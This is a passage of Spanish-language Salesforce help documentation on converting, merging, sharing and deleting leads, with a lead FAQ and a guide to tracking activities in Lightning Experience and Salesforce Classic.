| Nombre (Local) | Contacto: Nombre (Local)<br>Cuenta personal: Nombre (Local) |

| Campo de candidato | Se asigna a |
| --- | --- |
| Sector | Cuenta: Sector<br>Cuenta personal: Sector |
| Nombre informal | Cuenta personal: Nombre informal |
| Apellidos | Contacto: Apellidos<br>Cuenta personal: Apellidos |
| Apellidos (Local) | Contacto: Apellidos (Local)<br>Cuenta personal: Apellidos (Local) |
| Latitud | Cuenta: Latitud de facturación<br>Cuenta personal: Latitud postal y Latitud de facturación |
| Propietario del candidato | Cuenta: Propietario<br>Contacto: Propietario<br>Oportunidad: Propietario |
| Origen del candidato | Contacto: Origen del candidato<br>Oportunidad: Origen del candidato<br>Cuenta personal: Origen del candidato |
| Longitud | Cuenta: Longitud de facturación<br>Cuenta personal: Longitud postal y Longitud de facturación |
| Segundo nombre | Cuenta personal: Segundo nombre |
| Móvil | Contacto: Móvil<br>Cuenta personal: Móvil |
| Número de empleados | Cuenta: Empleados<br>Cuenta personal: Empleados |
| Cuenta de socio | Oportunidad: Cuenta de socio<br>Este campo no se actualiza en el caso de candidatos convertidos en oportunidades existentes. |
| Teléfono | Cuenta: Teléfono<br>Cuenta personal: Teléfono<br>Contacto: Teléfono |
| Código postal | Cuenta: Código postal de facturación<br>Cuenta personal: Código postal de correo y Código postal de facturación |

| Campo de candidato | Se asigna a |
| --- | --- |
| `Valoración` | Cuenta: `Valoración`<br>Cuenta personal: `Valoración` |
| `Saludo` | Cuenta personal: `Saludo` |
| `Provincia` | Cuenta: `Estado o provincia de facturación`<br>Cuenta personal: `Dirección postal: Provincia` y `Provincia de facturación` |
| `Código de estado/provincia` | Cuenta: `Código de estado de facturación`<br>Cuenta personal: `Código de estado de correo` y `Código de estado de facturación` |
| `Dirección` | Cuenta: `Calle de facturación`<br>Cuenta personal: `Calle postal` |
| `Sufijo` | Cuenta personal: `Sufijo` |
| `Título` | Contacto: `Título`<br>Cuenta personal: `Title` |
| `Sitio Web` | Cuenta: `Sitio Web`<br>Cuenta personal: `Sitio Web` |

## Fechas de cierre de oportunidades

Durante el proceso de conversión de candidatos, Salesforce asigna automáticamente fechas de cierre para las oportunidades que crea dependiendo de la configuración de año fiscal en Salesforce.

| Si el año fiscal en Salesforce es | Salesforce asigna fecha de cierre para oportunidades en |
| --- | --- |
| Estándar | El último día del trimestre fiscal actual. |
| Personalizado | El último día del periodo fiscal actual. Si un año fiscal no está definido para la fecha actual, la fecha de cierre es el final del trimestre de calendario actual. |

CONSULTE TAMBIÉN

- Convertir candidatos cualificados
- Consideraciones para la conversión de candidatos

## Colaboración de candidato en Salesforce Classic

Amplíe los privilegios de colaboración más allá del modelo de colaboración básico para sus propios datos candidato por candidato.

Su l administrador define el modelo de colaboración para su organización. Si ese modelo de colaboración para candidatos es Privado o Solo lectura pública, puede utilizar la colaboración de candidatos para aumentar el acceso a sus candidatos. No puede, sin embargo, restringir el acceso más allá de los niveles de acceso predeterminados de su organización.

Puede ver detalles de colaboración cuando hace clic en **Colaboración** en la página de detalles del candidato.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Candidatos

## Combinar candidatos duplicados

Identifique diferencias clave de los campos en varios registros y combinar la mejor información de los tres registros principales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Combinar candidatos duplicados en Salesforce Classic

Trabaje únicamente en los candidatos que importan combinando registros duplicados.

1. Seleccione un registro de candidato.
2. Haga clic en **Buscar duplicados**.
3. Seleccione un máximo de tres candidatos que desee combinar en la lista de candidatos coincidentes.

   Si lo desea, introduzca un nuevo nombre de candidato o empresa y hacer clic en **Buscar** para buscar otro candidato que pueda combinarse. Salesforce realiza una búsqueda de frases para las coincidencias en los campos `Nombre` y `Empresa`. Se considera que la entrada incluye un carácter comodín al final. Los resultados de la búsqueda incluyen coincidencias para los campos que introduzca. Por ejemplo, introduce *Bob Jones* que trabaja en *Acme*. Los resultados de la búsqueda incluyen cualquiera que se llame *Bob Jones* en cualquier empresa y cualquier candidato con *Acme* como empresa.
4. Haga clic en **Combinar candidatos**.
5. Seleccione un candidato como "registro principal". Salesforce retiene los datos procedentes de campos ocultos o de solo lectura en el registro principal. Si cuenta con el permiso "Modificar

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver candidatos:
- "Leer" en candidatos

Para combinar candidatos:
- "Eliminar" en candidatos

campos de solo lectura", puede seleccionar qué campos de sólo lectura conservar. Los campos ocultos no aparecen durante el proceso de combinación.

6. Seleccione los campos que desee conservar de cada registro.
7. Haga clic en **Combinar**.
8. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Combinar contactos duplicados

Combinar cuentas duplicadas

## Gestionar candidatos duplicados en Lightning

Trabaje únicamente en los candidatos que importan combinando registros duplicados.

1. Seleccione un registro de candidato.
2. Haga clic en **Posibles duplicados**.
3. Seleccione hasta tres registros de candidatos para combinar y haga clic en **Continuar**.
4. Seleccione un candidato como "registro principal". Salesforce retiene los datos procedentes de campos ocultos o de solo lectura en el registro principal. Si cuenta con el permiso "Modificar campos de solo lectura", puede seleccionar qué campos de sólo lectura conservar. Los campos ocultos no aparecen durante el proceso de combinación.
5. Seleccione los campos que desee conservar de cada registro.
6. Haga clic en **Combinar registros**.

EDICIONES

Disponible en: Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver candidatos:
- "Leer" en candidatos

Para combinar candidatos:
- "Eliminar" en candidatos

# Consideraciones para la eliminación de candidatos

Sepa qué sucede en los registros asociados con los candidatos que elimina.

Cuando elimina un candidato, el registro de candidato pasa a la papelera. Notas asociadas, archivos adjuntos y actividades se eliminan junto con el candidatos. Si recupera el candidato, cualquier nota asociada, archivo adjunto y actividad se recupera también.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Preguntas más frecuentes sobre el seguimiento de oportunidades potenciales como candidatos

## Preguntas más frecuentes sobre candidatos


- ¿Qué es un candidato?
- ¿Cuáles son las ventajas del uso de candidatos?
- ¿Puedo convertir las cuentas o contactos existentes en candidatos?
- ¿Cuántos candidatos se pueden capturar desde el sitio Web?
- ¿Qué ocurre si mi empresa alcanza el límite de candidatos generados en la Web?
- ¿Cómo puedo especificar la información que quiero capturar en línea?
- ¿Puedo capturar candidatos de varias páginas Web?
- ¿Cómo puede nuestro administrador Web comprobar la página de Candidato Web?
- ¿Quién posee los nuevos candidatos generados por la Web?
- ¿Qué estado se asigna a los candidatos generados a través de la Web?
- ¿Cómo puedo estar seguro de que los candidatos no se perderán?
- ¿Cómo puedo distinguir mis candidatos nuevos?
- ¿Qué ocurre cuando convierto candidatos?
- ¿Cómo se asignan campos de candidatos a otros campos durante la conversión?


EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## ¿Qué es un candidato?

Los candidatos son personas interesadas en sus productos y servicios. La conversión de los candidatos en clientes fieles conllevará el éxito para una empresa. Al gestionar los candidatos de forma sistemática y estructurada, podrá aumentar el número de candidatos que genere y que convierta.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cuáles son las ventajas del uso de candidatos?

El uso de candidatos permite que su empresa tenga dos listas distintas: una para los clientes potenciales y una para los clientes existentes. Puede guardar los clientes potenciales como candidatos y después, una vez que un candidato se convierta en calificado, podrá convertirlo en una cuenta, contacto y, de forma opcional, en una oportunidad.

Los candidatos resultan especialmente útiles si hay dos equipos distintos en la empresa: uno que se encargue de la generación de candidatos y del marketing masivo, y otro que se ocupe de las ventas. El equipo de generación de candidatos puede concentrar su labor en la ficha Candidatos y el equipo de oportunidades puede utilizar las fichas Cuenta, Contacto y Oportunidad.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Puedo convertir las cuentas o contactos existentes en candidatos?

No. Como alternativa, cree una oportunidad para la cuenta o el contacto. Si prefiere usar un candidato, cree un informe que contenga las cuentas o contactos que desee convertir en candidatos, expórtelos y después impórtelos como candidatos.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cuántos candidatos se pueden capturar desde el sitio Web?

En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, se pueden capturar hasta 500 candidatos cada día. Si su empresa supera habitualmente el límite de candidatos Web, haga clic en **Ayuda y formación** en la parte superior de cualquier página y seleccione la ficha Mis casos para enviar una solicitud de un límite superior directamente a Salesforce.

Si su organización alcanza el límite de 24 horas, Salesforce guarda consultas adicionales en una cola de solicitudes pendientes que contienen solicitudes de casos y candidatos Web. Las solicitudes se envían cuando se actualiza el límite. La cola de solicitudes pendientes tiene un límite de 50.000 solicitudes combinadas. Si su organización alcanza el límite de solicitudes pendientes, las solicitudes adicionales se rechazan y no se añaden a la cola. Su administrador recibe las notificaciones de correo electrónico de los cinco primeros envíos rechazados. Póngase en contacto con el servicio de atención al cliente de Salesforce para cambiar el límite de solicitudes pendientes de su organización.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Qué ocurre si mi empresa alcanza el límite de candidatos generados en la Web?

El límite diario de solicitudes de candidatos Web es 500. Si su empresa genera más candidatos que el máximo permitido, el Creador predeterminado de candidatos (especificado en la página Configuración de candidato Web) recibirá un correo electrónico con la información obtenida. Si su empresa desea generar más de 500 solicitudes diarias de candidatos Web, póngase en contacto con el servicio de atención al cliente.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cómo puedo especificar la información que quiero capturar en línea?

Al generar el código HTML para el sitio Web de la compañía, puede elegir los campos de candidatos estándar o personalizados para los que desea recopilar información. Debe crear los campos de candidatos personalizados antes de generar el código HTML. Desde Configuración, introduzca *`Candidato Web`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Candidato Web** para configurar la función y generar el código HTML.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Puedo capturar candidatos de varias páginas Web?

Sí. Inserte el código HTML generado en las páginas Web de las que desea capturar candidatos. Cada vez que alguien envíe información a cualquiera de dichas páginas Web, se creará un candidato.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cómo puede nuestro administrador Web comprobar la página de Candidato Web?

Si desea ver una página de depuración al enviar el formulario, añada la siguiente línea al código de la página Candidato Web. No olvide eliminarla antes de publicar la página Candidato Web en su sitio Web.

```
<input type="hidden" name="debug" value="1">
```

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Quién posee los nuevos candidatos generados por la Web?

El administrador puede crear una regla de asignación de candidatos para determinar el modo en que se asignarán automáticamente los candidatos a distintos usuarios o colas. Además, el administrador debe personalizar la Configuración de candidatos para especificar un Propietario predeterminado del candidato al que se asignarán todos los candidatos Web en caso de que la regla de asignación no pueda encontrar a un propietario. Si no usa reglas de asignación, todos los candidatos Web se asignarán al Creador predeterminado de candidatos (especificado en Configuración de candidato Web).

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Qué estado se asigna a los candidatos generados a través de la Web?

Todos los nuevos candidatos Web ya están marcados con un estado similar al "estado predeterminado" seleccionado por el administrador al modificar los valores de la lista de selección `Estado del candidato`. Además, los candidatos generados a través de la Web están marcados como "No leídos"; aparecen con una marca de activación en la columna No leídos en las vistas de lista de candidatos. Cuando un usuario ve o modifica un nuevo candidato Web, éste cambia automáticamente a "Leído". De este modo, puede localizar fácilmente todos los candidatos nuevos utilizando la vista de lista Mis candidatos no leídos.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cómo puedo estar seguro de que los candidatos no se perderán?

El límite diario de solicitudes de candidatos Web es de 500. Si su organización excede el límite diario de candidatos Web, el creador de candidatos predeterminado (especificado en la página de configuración de candidatos Web) recibe la información del candidato adicional por correo electrónico.

Si no pudiera generarse un nuevo candidato debido a errores en la configuración del candidato Web, el servicio de atención al cliente será notificado debidamente para poder ayudarle a resolver el problema.

Salesforce garantiza que no se pierdan candidatos si se envían durante un período de inactividad programado de Salesforce.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cómo puedo distinguir mis candidatos nuevos?

Cuando se le asigna un candidato, bien sea transferido de forma manual, importado o generado desde la Web, el candidato se marca como "No leído", es decir, tendrá una marca de activación en la columna No leídos de las vistas de listas de candidatos. Para ver los candidatos nuevos, seleccione la vista de lista Mis candidatos no leídos en la ficha Candidatos. Cuando vea o modifique un candidato "No leído", se marcará automáticamente como "Leído".

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Qué ocurre cuando convierto candidatos?

Cuando convierte candidatos, Salesforce crea cuentas, contactos y oportunidades utilizando información de los candidatos que está convirtiendo. Salesforce mueve los miembros de cualquier campaña a los nuevos contactos y los candidatos se convierten en registros de solo lectura. Si las cuentas y los contactos existentes comparten los nombres especificados en los candidatos, puede seleccionar la actualización de los contactos y las cuentas existentes. Salesforce agrega información desde el candidato en los campos vacíos; Salesforce no sobrescribe datos de cuenta y contacto existentes.

Todas las actividades abiertas y cerradas de los candidatos se vinculan a las cuentas, los contactos y las oportunidades. Puede asignar el propietario de los registros y programar tareas de seguimiento. Cuando se asigna un propietario nuevo, solo se asignan las actividades abiertas al nuevo propietario. Si tiene campos de candidatos personalizados, esa información se puede insertar en campos personalizados de cuenta, contacto u oportunidad. No puede visualizar candidatos convertidos aunque aparezcan en informes de candidatos. Salesforce actualiza los campos de sistema `Fecha de última modificación` y `Autor de la última modificación` de los candidatos convertidos cuando se modifican los valores de lista de selección incluidos en los candidatos convertidos.

Una vez convertido, un registro de candidato ya no se puede buscar en Salesforce Classic. El nuevo registro de cuenta, contacto u oportunidad creado desde el candidato convertido se puede buscar.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

## ¿Cómo se asignan campos de candidatos a otros campos durante la conversión?

Al convertir un candidato, los datos de los campos estándar del candidato se transfieren a los campos estándar de cuenta, contacto y oportunidad. En el caso de campos de candidatos personalizados, los datos se asignan a campos personalizados de cuenta, contacto y oportunidad según lo haya especificado el administrador.

Los campos estándar de lista de selección de candidatos que estén vacíos heredan automáticamente el valor predeterminado de lista de selección de cuentas, contactos y oportunidades. Si la organización usa tipos de registros, todos los registros creados durante la conversión del candidato adoptan el tipo de registro predeterminado del propietario de la cuenta, el contacto y la oportunidad que se acaban de crear.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

### ¿Puedo enviar automáticamente correos electrónicos a los candidatos procedentes de mi sitio Web?

Sí. Puede crear reglas de respuesta automática que enviarán correos electrónicos a estos clientes potenciales usando plantillas que varíen según los criterios que establezca.

CONSULTE TAMBIÉN

Preguntas más frecuentes sobre candidatos

### ¿Por qué no puedo ver el botón **Compartir** en un registro?

El botón **Colaboración** permite a los usuarios otorgar acceso a otros usuarios a un registro más allá de los valores predeterminados o las reglas de colaboración para toda la organización. Puede retirar este acceso fácilmente cuando ya no se necesite.

Tiene acceso al botón **Colaboración** cuando el modelo de colaboración de un tipo de registro o un registro relacionado es Privado o Sólo lectura pública. Por ejemplo, el botón **Compartir** puede aparecer en una cuenta aunque sus valores predeterminados para toda la organización de las cuentas sea Lectura/escritura pública , si sus valores predeterminados para toda la organización para las oportunidades relacionadas es Sólo lectura pública.

Cuando el botón está disponible en el formato de página, los administradores ven el botón en todos los registros. Los usuarios no administradores ven este botón en registros que solo ellos poseen.

CONSULTE TAMBIÉN

Preguntas frecuentes sobre visualización y presentación

# Gestión de actividades, oportunidades y productos

## Planificar y supervisar reuniones y tareas

### Actividades

Los eventos y las tareas son el motor de la productividad de las ventas. Con Salesforce, puede estar preparado para cualquier reunión y saber qué tarea es su máxima prioridad en estos momentos. Realice un seguimiento de reuniones y tareas en listas e informes para mantenerse informado de todos sus candidatos, contactos, oportunidades, cuentas y campañas. Eventos y tareas también sirven para fines de elaboración de informes históricos en Salesforce. Independientemente de que sea un gestor de tareas de delegación, miembro de un equipo de ventas o un representante de ventas que cierra 50 negociaciones al mes, las actividades en Salesforce le ayudan a impulsarse a lo largo del día.

1. Realizar un seguimiento de actividades juntas

   Las actividades en Salesforce son sus eventos, sus tareas, las llamadas que ha realizado y los correos electrónicos que ha enviado. Salesforce le proporciona diferentes formas de realizar un seguimiento de sus actividades juntas para obtener una imagen más completa de su progreso en negociaciones y cuentas.
2. Cómo realizar un seguimiento de sus próximos pasos y actividad anterior

   Consulte de un solo vistazo lo que acaba de suceder y lo que debe hacer después en los acuerdos y las cuentas en los que está trabajando.

3. Consideraciones para el uso de actividades

   Tenga en cuenta estas consideraciones para el uso de actividades, incluyendo los efectos de la activación de Actividades compartidas y designación de contactos principales, así como la comprensión de cómo se resumen las actividades en registros de cuentas y lo que representa la fecha de última actividad.

4. Consideraciones para cambiar el modo en que se resumen actividades en cuentas

   De forma predeterminada, el campo `Relacionado con` en una actividad determina en qué cuenta aparece la actividad. A menudo que la cuenta termine siendo la cuenta principal del contacto, pero este comportamiento no siempre tiene mucho sentido. Por ejemplo, si los usuarios pueden relacionar un contacto con cuentas múltiples, la cuenta principal del contacto no siempre es relevante para la actividad. Podría tener más sentido para la actividad aparecer en una de las cuentas indirectas o secundarias del contacto. Puede desactivar este comportamiento de resumen predeterminado desde la página Configuración de actividad, pero tenga en cuenta las implicaciones.

5. Creación de informes de actividades

   Puede ejecutar varios informes para obtener más información acerca del progreso e historial de sus cuentas y acuerdos. Si su administrador de Salesforce ha activado Actividades compartidas, puede ejecutar algunos informes estándar o personalizados. Estos informes muestran detalles acerca de eventos, tareas, llamadas y mensajes de correo electrónico así como sus contactos, cuentas, oportunidades y otros registros asociados.

6. Acceder a actividades

   Sepa quién puede ver, crear y eliminar eventos y tareas y cuándo tiene acceso. El acceso y la colaboración de calendarios están controlados por separada desde el acceso a actividades individuales.

7. Recordatorios de actividades en Salesforce Classic

   Salesforce muestra recordatorios de eventos y tareas en una ventana de recordatorio. Cuando está utilizando Salesforce Classic, la ventana de recordatorio se abre siempre que se desencadena un recordatorio. Cuando inicia sesión en Salesforce Classic, se reproduce un sonido si tiene recordatorios que se han desencadenado desde la última vez que ha iniciado sesión. Puede personalizar recordatorios en su configuración personal.

8. Actividades archivadas

   Salesforce archiva eventos y tareas en un programa según algunos criterios.

CONSULTE TAMBIÉN

Eventos y calendarios

Tareas

## Realizar un seguimiento de actividades juntas

Las actividades en Salesforce son sus eventos, sus tareas, las llamadas que ha realizado y los correos electrónicos que ha enviado. Salesforce le proporciona diferentes formas de realizar un seguimiento de sus actividades juntas para obtener una imagen más completa de su progreso en negociaciones y cuentas.

1. Realizar un seguimiento de actividades juntas en Lightning Experience

   También saber qué hacer después en cada negociación en la que está trabajando y ver al instante qué ha sucedido. Realice un seguimiento de eventos, tareas, llamadas y correos electrónicos (de forma colectiva denominados actividades) en la página Inicio, en el panel Kanban, en la cronología de actividad y en informes.

2. Realizar un seguimiento de actividades juntas en Salesforce Classic

   Puede realizar un seguimiento de eventos, tareas, llamadas y correos electrónicos (de forma colectiva, actividades) en listas, calendarios e informes. Realice un seguimiento de todas las actividades en una cuenta para obtener una imagen completa de la preparación, el seguimiento y otros trabajos completados y planificados asociados con la cuenta. Las actividades comparten varios campos como asunto, nombre de contacto y registro relacionado.

## Realizar un seguimiento de actividades juntas en Lightning Experience

También saber qué hacer después en cada negociación en la que está trabajando y ver al instante qué ha sucedido. Realice un seguimiento de eventos, tareas, llamadas y correos electrónicos (de forma colectiva denominados actividades) en la página Inicio, en el panel Kanban, en la cronología de actividad y en informes.

- Utilice la página Inicio.

  En la página Inicio, Próximos eventos muestra las cinco próximas reuniones en su calendario hoy y Tareas del día muestra sus cinco próximas tareas que vencen hoy. Los eventos anteriores desaparecen de Próximos eventos conforme transcurre el día.

- Utilice el panel Kanban.

  Un triángulo de color amarillo en una oportunidad o un candidato indica que la negociación no tiene reuniones o tareas programadas. Para poner la negociación en marcha, haga clic en el triángulo y cree una actividad.

- Utilice la cronología de actividad.

  El tiempo límite de actividad muestra sus tareas abiertas, próximas reuniones y la actividad anterior (incluyendo llamadas registradas y mensajes de correo electrónico enviados) en una oportunidad, un candidato, una cuenta o un contacto.

- Utilice informes de actividades.

  Puede ejecutar varios informes para obtener más información acerca del progreso e historial de sus cuentas y acuerdos. Si su administrador de Salesforce ha activado Actividades compartidas, puede ejecutar algunos informes estándar o personalizados. Estos informes muestran detalles acerca de eventos, tareas, llamadas y mensajes de correo electrónico así como sus contactos, cuentas, oportunidades y otros registros asociados.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear tareas y registrar llamadas
- "Modificar tareas"

Para crear eventos
- "Modificar eventos"

Para enviar correos electrónicos
- "Enviar correo electrónico"

## Realizar un seguimiento de actividades juntas en Salesforce Classic

Puede realizar un seguimiento de eventos, tareas, llamadas y correos electrónicos (de forma colectiva, actividades) en listas, calendarios e informes. Realice un seguimiento de todas las actividades en una cuenta para obtener una imagen completa de la preparación, el seguimiento y otros trabajos completados y planificados asociados con la cuenta. Las actividades comparten varios campos como asunto, nombre de contacto y registro relacionado.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear tareas y registrar llamadas
- "Modificar tareas"

Para crear eventos
- "Modificar eventos"

Para enviar correos electrónicos
- "Enviar correo electrónico"

### Vistas de la lista de actividades

Salesforce proporciona varias vistas de la lista de actividades. También puede definir la suya propia.

**Todas las actividades**
Muestra eventos y tareas que puede ver. En Personal Edition, la vista de lista Todas las actividades muestra todas sus actividades.

**Mis actividades**
Muestra eventos y tareas que posee.

**Mis actividades delegadas**
Muestra actividades que ha creado pero que son propiedad de otra persona.

Nota: La asignación de varios usuarios de Salesforce a un evento o tarea es como delegar la actividad a esos usuarios. La vista de lista Mis actividades delegadas también muestra las actividades de todas las personas asignadas, incluso si aún le pertenece dicha actividad. En la vista de lista, el usuario invitado aparece como la persona asignada a la actividad, pero la página de detalles de la actividad lo muestra a usted como asignado.

**Actividades de mi equipo**
Muestra las actividades que pertenecen a usuarios que dependan de usted en la jerarquía de funciones. Para mayor comodidad, las actividades de su equipo se convierten a su zona horaria.

### Otras listas de actividades

**Lista relacionada Actividades abiertas**
La lista relacionada Actividades abiertas en un registro muestra todos los futuros eventos y las tareas abiertas relacionadas con un registro.

**Lista relacionada Historial de actividades**
La lista relacionada Historial de actividades de un registro muestra todas las tareas finalizadas, las llamadas telefónicas registradas, los registro de interacciones guardados, los eventos caducados, los mensajes de correo electrónico salientes, los envíos masivos de correo electrónico, los mensajes por correo electrónico agregados desde Microsoft® Outlook® y los documentos combinados pertenecientes al registro y a sus registros asociados.

**Ficha Consola**
La ficha Consola le permite buscar, ver y modificar actividades y sus registros relacionados en una sola pantalla.

### Informes de actividades

**Informes de actividades estándar y personalizados**
Puede ejecutar varios informes para obtener más información acerca del progreso e historial de sus cuentas y acuerdos. Si su administrador de Salesforce ha activado Actividades compartidas, puede ejecutar algunos informes estándar o personalizados. Estos informes muestran detalles acerca de eventos, tareas, llamadas y mensajes de correo electrónico así como sus contactos, cuentas, oportunidades y otros registros asociados.

## Cómo realizar un seguimiento de sus próximos pasos y actividad anterior

Consulte de un solo vistazo lo que acaba de suceder y lo que debe hacer después en los acuerdos y las cuentas en los que está trabajando.

1. Gestionar el trabajo y ver la actividad anterior en Lightning Experience

   También saber qué hacer después en cada negociación en la que está trabajando y ver al instante qué ha sucedido. La página Inicio y la cronología de actividades muestran sus tareas abiertas y próximas reuniones. La cronología de actividades también le muestra su actividad anterior en una oportunidad, un candidato, una cuenta o un contacto.

2. Trabajar en Actividades abiertas y ver el historial de actividad en Salesforce Classic

   Las listas relacionadas Actividades abiertas e Historial de actividades le informan de un solo vistazo de lo que acaba de suceder y lo que debe hacer después en los acuerdos y las cuentas en los que está trabajando. Utilice los botones y vínculos para crear una tarea, solicitar una reunión o una actualización desde un contacto, registrar una llamada o enviar un correo electrónico. Si utiliza cuentas personales, puede introducirlas en el campo `Nombre` o el campo `Relacionado con` de un evento o una tarea.

### Gestionar el trabajo y ver la actividad anterior en Lightning Experience

También saber qué hacer después en cada negociación en la que está trabajando y ver al instante qué ha sucedido. La página Inicio y la cronología de actividades muestran sus tareas abiertas y próximas reuniones. La cronología de actividades también le muestra su actividad anterior en una oportunidad, un candidato, una cuenta o un contacto.

- Realice los siguientes pasos en una negociación o cuenta.

  En la página Inicio, Próximos eventos muestra las cinco próximas reuniones en su calendario hoy. Tareas del día muestra sus cinco próximas tareas que vencen hoy.

  En la cronología de actividades, utilice el área Siguientes pasos para gestionar tareas abiertas y realizar una vista previa de próximas reuniones. Agregue tareas y reuniones utilizando el autor de actividad que se encuentra encima de la cronología. Puede centrarse en un tipo de actividad a la vez seleccionando una vista.

  Las actividades que agrega a la cronología aparecen automáticamente en la oportunidad, el candidato u otro registro con el que está trabajando. Sus actividades para otros registros relacionados aparecen también en Siguientes pasos. Si agrega una tarea en una oportunidad, la tarea se resume también en el contacto relacionado con al oportunidad.

  Nota: Puede eliminar un contacto o un registro en una actividad sin eliminar la actividad. Por ejemplo, supongamos que una tarea está relacionada con Contacto A y Contacto B, y desea relacionarla únicamente con Contacto A. En vez de eliminar la tarea, solo tiene que eliminar Contacto B del campo `Nombre`.

- Ver actividad anterior.

  El área Actividad anterior le muestra sus reuniones anteriores, las llamadas que ha registrado y los mensajes de correo electrónico que ha enviado. Como los elementos en Siguientes pasos, los elementos en Actividad anterior aparecen en otros registros relacionados.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear tareas y registrar llamadas
- "Modificar tareas"

Para crear eventos
- "Modificar eventos"

Para enviar correos electrónicos
- "Enviar correo electrónico"

## Trabajar en Actividades abiertas y ver el historial de actividad en Salesforce Classic

Las listas relacionadas Actividades abiertas e Historial de actividades le informan de un solo vistazo de lo que acaba de suceder y lo que debe hacer después en los acuerdos y las cuentas en los que está trabajando. Utilice los botones y vínculos para crear una tarea, solicitar una reunión o una actualización desde un contacto, registrar una llamada o enviar un correo electrónico. Si utiliza cuentas personales, puede introducirlas en el campo `Nombre` o el campo `Relacionado con` de un evento o una tarea.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear tareas y registrar llamadas
- "Modificar tareas"

Para crear eventos
- "Modificar eventos"

Para enviar correos electrónicos
- "Enviar correo electrónico"

### Actividades abiertas

La lista relacionada Actividades abiertas le muestra tareas abiertas, eventos futuros y reuniones solicitadas relacionadas con otros registros. Por ejemplo, supongamos que una próxima reunión en su calendario está relacionada con un contacto. Este evento aparece en la lista relacionada Actividades abiertas del contacto y la cuenta con los que está relacionado el contacto.

Utilice Actividades abiertas para realizar lo siguiente:

- Crear eventos y tareas relacionados automáticamente con el registro
- Solicitar una reunión con un contacto ( indica que se ha enviado una solicitud de reunión por correo electrónico a un contacto)
- Solicitar una actualización a un contacto
- Modificar, cerrar o eliminar actividades en la lista

Puede enviar solicitudes de reuniones y solicitudes de actualizaciones a un contacto, un candidato o una cuenta personal.

### Historial de actividades

La lista relacionada Historial de actividades le muestra todas las tareas finalizadas, las llamadas telefónicas registradas, los registros de interacciones guardados, los eventos caducados, los mensajes de correo electrónico salientes, los envíos masivos de correo electrónico, los mensajes por correo electrónico agregados desde Microsoft® Outlook® y los documentos combinados pertenecientes al registro y a sus registros asociados. Por ejemplo, supongamos que ha completado una tarea relacionada con un contacto. Esa tarea aparece en la lista relacionada Historial de actividad del contacto y la cuenta con la que está relacionado el contacto.

Utilice Historial de actividades para realizar lo siguiente:

**Registrar una llamada**
Anote los resultados de una llamada telefónica no planificada y programe una tarea de seguimiento. La llamada aparece como una tarea completada bajo Historial de actividades y la tarea aparece bajo Actividades abiertas.

**Combinación de correo**
Genere documentos personalizados utilizando datos y plantillas de Microsoft Word suministradas por su administrador. Puede elegir si mostrar el documento combinado en Historial de actividades. Este botón no está disponible en todos los tipos de registros.

**Enviar un correo electrónico**
Envíe un correo electrónico a un contacto y relacione el correo electrónico tanto al contacto como a la cuenta, la oportunidad, el caso o el objeto personalizado correspondientes. Si el asunto tiene más de 100 caracteres, se truncará con puntos suspensivos (...). Este botón no está disponible en todos los tipos de registros.

**Enviar en Gmail**
Envíe un correo electrónico a un contacto desde su cuenta de Gmail. Si no visualiza este vínculo, solicite a su administrador de Salesforce activar Botones y vínculos de Gmail . Si la función Gmail en Salesforce está también activada, el correo electrónico que envía aparece en Historial de actividades en el registro de contacto o candidato.

**Solicitar actualización**
Envíe un correo electrónico a un contacto para solicitar información de contacto actualizada. Puede actualizar su registro del contacto cuando reciba la respuesta. Este mensaje de correo electrónico y los correos electrónicos Stay-in-Touch masivos aparecen en Historial de actividades.

**Ver todos**
Muestre una vista de impresión del historial de actividades para el registro si el registro cuenta con un historial de actividades.

**Elija si mostrar actividades en el portal de autoservicio**
